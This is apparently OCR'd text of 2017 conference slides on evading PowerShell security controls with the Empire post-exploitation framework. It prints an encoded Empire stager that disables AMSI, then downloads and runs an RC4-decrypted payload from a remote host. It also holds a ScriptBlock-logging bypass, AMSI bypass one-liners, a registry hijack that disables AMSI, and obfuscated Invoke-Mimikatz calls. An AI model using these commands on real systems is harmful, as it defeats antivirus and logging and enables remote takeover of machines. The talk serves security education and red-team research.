PS C:\Users\cobbr.DEV-COBBR> powershell.exe -Enc WwBSAEUAZgBdAC4AQQBTAHMAZQBNAEIATAB5AC4ARwBFAHQAVABZAFAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgBuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAGkARQBsAEQAKAAnAGEAbQBzAGkASQBuAGkAdABGAEaaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAYQBMAFUARQAoACQATgBVAGwATAAsACQAVABYAFUAZQApAH0AOwBbAFMAeQBzAHQARQBtAC4ATgBlAFQALgBTAGUAUgBWAEkAYwBFAFAAbwBpAG4AVABNAEEAbgBhAEcARQBSAF0AOgA6AEUAWABwAGUAYwB
UADEAMAAwAEMATwBOAFQASQBuAFUAZQA9ADAAOwAkAFcAYwA9AE4AZQB3AC0ATwBCAEoARQBDAFQAIABTAHkAcwB0AEUAbQAuAE4AZQB0AC4AVwBFAGIAQwBMAEkARQBuAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACg
AVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAJAB3AGMALgBIAGUAYQBEAGUAcgB
zAC4AQQBEAGQAKAAnAFUAcwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJABXAEMALgBQAFIAbwB4AHkAPQBbAFMAeQBzAFQAZQBtAC4ATgBFAFQALgBXAEUAQgBSAGUAUQBVAGUAcwBUAF0AOgA6AEQAZQBmAEEAVQBMAHQAVwBlAEI
AUABYAG8AWABZADsAJAB3AEMALgBQAFIATwB4AFkALgBDAFIAZQBkAEUAbgB0AGkAQQBsAFMAIAA9ACAAWwBTAFkAcwB0AGUAbQAuAE4AZQBUAC4AQwBSAGUARABFAG4AdABpAEEATABDAEEAQwBIAGUAXQA6ADoARABlAGYAYQB1AEwAVAB
OAEUAVABXAE8AUgBrAEMAUgBFAEQAZQBOAFQASQBBAEwAUwA7ACQASwA9AFsAUwB5AFMAdABlAE0ALgBUAGUAWABUAC4ARQBOAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQBUAEIAWQB0AGUAcwAoACcAMQA2ACEAKwBmAGs
AOABaAEgAPABWAEEAcgB1ADAAegBtAGIAPQBHACYAOgBzAC0AOQAsAG8APgBTAHgALwBoACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBTADsAJABTAD0AMAAuAC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQA
oACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBPAHUAbgB0AF0AKQA1ADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEk
APQAoACQASQArADEAKQA1ADIANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAGIAeABvAHIAJAB
TAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAdwBjAC4ASABFAGEAZABlAHIAcwAuAEEARABkACgAIgBDAG8AbwBrAGkAZQAiACwAIgBzAGUAcwBzAGkAbwBuAD0ALwBSADIARgB4AFgAUQArAGQ
AMwBHAFMAcgBiAGQAKwBRAFQASAB6AHYATwBSAHEAcgB2AEkAPQAiACkAOwAkAHMAZQByAD0AJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAwAC4AMQAwADAALgAzADoAOAAwACcAOwAkAHQAPQAnAC8AbABvAGcAaQBuAC8AcAByAG8AYwB
lAHMAcwAuAHAAaABwACcAOwAkAGQAQQB0AGEAPQAkAFcAQwAuAEQAbwB3AG4ATABPAGEAZABEAGEAdABhACgAJABTAGUAcgArACQAdAApADsAJABJAFYAPQAkAEQAYQB0AEEAWwAwAC4ALgAzAF0AOwAkAGQAYQBUAEEAPQAkAEQAQQB0AEE
AWwA0AC4ALgAkAEQAYQB0AEEALgBsAGUATgBHAHQASABdADsALQBqAE8ASQBuAFsAQwBoAGEAUgBbAF0AXQAoACYAIAAkAFIAIAAkAEQAQQB0AEEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYAA==
PS C:\Users\cobbr.DEV-COBBR>
PS C:\Users\cobbr.DEV-COBBR>
PS C:\Users\cobbr.DEV-COBBR>
PS C:\Users\cobbr.DEV-COBBR>
PS C:\Users\cobbr.DEV-COBBR> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-PowerShell"; Id = 4104} | where { $_.LevelDisplayName  -eq "Warning" } | % { $_.Propert
ies[2].Value } | Select -Index 3
function Invoke-Empire {
    param(
        [Parameter(Mandatory=$true)]
        [String]
        $StagingKey,
        [Parameter(Mandatory=$true)]
        [String]
        $SessionKey,
        [Parameter(Mandatory=$true)]
        [String]
        $SessionID,
        [Int32]
        $AgentDelay = 5,
        [Double]
        $AgentJitter = 0.0,
        [String[]]
        $Servers,
        [String]
        $KillDate,
        [Int32]
        $KillDays,
        [String]
        $WorkingHours,
        [String]
        $Profile = "/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
        [Int32]
        $LostLimit = 60,
        [String]
        $DefaultResponse = "PGh0bWw+PGJvZHk+PGgxPkl0IHdvcmtzITwvaDE+PHA+VGhpcyBpcyB0aGUgZGVmYXVsdCB3ZWIgcGFnZSBmb3IgdGhpcyBzZXJ2ZXIuPC9wPjxwPlRoZSB3ZWIgc2VydmVyIHNvZnR3YXJlIGlzIHJ1
bm5pbmcgYnV0IG5vIGNvbnRlbnQgaGFzIGJlZW4gYWRkZWQsIHlldC48L3A+PC9ib2R5PjwvaHRtbD4="
    )
    $Encoding = [System.Text.Encoding]::ASCII
    $HMAC = New-Object System.Security.Cryptography.HMACSHA256
```

ScriptBlock Logging – Warning Level - Bypass

cobbr
@cobbr_io

```
[ScriptBlock]."GetFiel`d"
('signatures','N'+'onPublic,Static').SetValue($
null,(New-Object
Collections.Generic.HashSet[string]))
```

4:41 PM - 2 May 2017


More info – https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html


AMSI

Anti-Malware Scan Interface – Simple API that allows applications to submit strings in memory to the Anti-Malware provider.

- Applications (PowerShell, VBScript, JScript) register to submit strings to AV
- AV scans strings and **prevents execution** of malicious scripts!

AMSI


AMSI.dll
ScanString(ScriptBlock)
ScanString()
ScanString()
ScanString()
ScanString()
PowerShell
VBScript
JScript
<Your App Here>
AntiMalware Provider
(i.e. Windows Defender)


VM 121 ('DEV-WIN10') - Mozilla Firefox
https://192.168.1.252:8006/?console=kvm&novnc=1&vmid=121&vmname=DEV-WIN10&node=pm&resize=null
Connected (encrypted) to: QEMU (DEV-WIN10)
Recycle Bin
Mozilla Firefox
Windows Defender
PC status: Protected
Home
Update
History
Settings
Help
View the items that were detected as potentially harmful and the actions that you took on them:
Quarantined items
Items that were prevented from running but not removed from your PC.
Allowed items
Items that you've allowed to run on your PC.
All detected items
Items that were detected on your PC.
To help protect user privacy, these items are hidden.
Click View details to see the items.
View details
Type here to search
1:26 AM
4/23/2017
VM 122 ('DEV-KALI') - Mozilla Firefox
https://192.168.1.252:8006/?console=kvm&novnc=1&vmid=122&vmname=DEV-KALI&node=pm&resize=null
Connected (encrypted) to: QEMU (DEV-KALI)
Applications
Places
Terminal
Sun 01:26
root@kali: /opt/ObfuscatedEmpire
File Edit View Search Terminal Help
[Empire] Post-Exploitation Framework
[Version] 2.0.0-beta | [Web] https://theempire.io
264 modules currently loaded
1 listeners currently active
1 agents currently active
(Empire) > agents
[*] Active agents:
Name Lang Internal IP Machine Name Username Process Delay Last Seen
MKL5VSPX ps 10.100.100.2 COBBR-WIN10 *DEV-COBBR\SYSTEM powershell/6124 5/0.0 2017-04-23 01:25:45
(Empire: agents) >

AMSI Limitations

Adoption, Downgrades, and Bypasses (Oh my)

- Adoption – AVs do not implement support
- Downgrade – Use PS 2.0!
- Bypasses – Turn it off!

AMSI - Bypass

Matt Graeber @mattifestation · 24 May 2016

[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)

3 15 47

Matt Graeber

@mattifestation

Following

AMSI bypass in a single tweet. :)

Bypass the AntiMalware Scan Interface (AMSI)

```
PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw/JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\> Get-Content .\amsi_bypass.reg
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}]

[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\InProcServer32]
@="C:\\goawayamsi.dll"
PS C:\>
PS C:\> reg import .\amsi_bypass.reg
The operation completed successfully.
PS C:\>
PS C:\> powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw/JHhnFV8m)
AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
PS C:\>
```

New! AMSI Bypass from: Casey Smith (@subTee) and Matt Nelson (@enigma0x3) (Slide stolen from their BSides Nashville presentation: https://www.slideshare.net/enigma0x3/windows-operating-system-archaeology)

AMSI Limitations

Adoption, Downgrades, and Bypasses (Oh my)

- Adoption – AVs do not implement support
- Downgrade – Use PS 2.0!
- Bypasses – Turn it off!
- **Signatures!**

Obfuscation!

Invoke-Obfuscation – PowerShell command and script obfuscator. Abuses the flexibility and oddities of the PowerShell language.

- All of the obfuscations! (Encoding, String, Launchers, Tokens)
- AMSI strips off **most** obfuscation types
- Token obfuscation persists to ScriptBlock logs and AMSI!

Credit – Developed by @danielhbohannon - https://github.com/danielbohannon/Invoke-Obfuscation

Token Obfuscation

Invoke-Mimikatz ➔ I`NVOk`E`-MIMIKaTz

Invoke-Mimikatz ➔ &("{3}{1}{0}{2}"-f'oke-Mimi','v','katz','In')

The Problem

The ~~Problem~~ Laziness

